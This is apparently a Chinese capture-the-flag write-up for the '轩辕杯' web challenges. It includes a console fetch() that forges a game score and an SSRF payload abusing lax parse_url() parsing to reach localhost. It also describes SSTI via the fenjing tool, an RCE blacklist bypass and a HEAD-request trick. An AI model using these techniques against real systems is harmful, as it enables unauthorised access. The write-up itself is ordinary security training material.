

轩辕杯WP





# Web

## ezjs



查看源代码发现这个

在控制台上输入**fetch('getflag.php', {**

**method: 'POST',**

**headers: {**

**'Content-Type': 'application/x-www-form-urlencoded',**

**},**


**body: 'score=100000000000'**

**})**

**.then(response => response.text())**

**.then(data => console.log("Flag:", data))**

**.catch(error => console.error('Error:', error));**


****

**得到了flag**

## ezflask


**ssti,直接上fenjng**

**找了半天没找到flag，在proc目录下看环境变量出了**

****

## ezrce

直接使用黑名单外的函数进行绕过就行




## 签到



**GET参数检测通过！**

**POST参数检测通过！**

**Cookie检测通过！**



**🎉 恭喜你！下一关路径是：./l23evel4.php**



**你是聪明人，下一关路径是：./levelThree.php**





**下一关的路径是./level444Four.php**

****

**使用代码Head请求**








rce黑名单应该是

使用string /\*，打印出即可



## ezssrf1.0

****

看出來是ssrf

但是不能直接执行

主要要求：

$x['host'] === null：URL没有明确的主机部分。

$x['scheme'] === 'http'：URL的协议是HTTP。

如果条件满足， curl 访问提供的URL


结合了 parse\_url() 的宽松解析和 curl 的URL修复行为

使用http:daun@127.0.0.1/flag就能够实现ssrf访问服务器本地文件



****

## ez\_web1



根据提示，使用


fly233

123456789

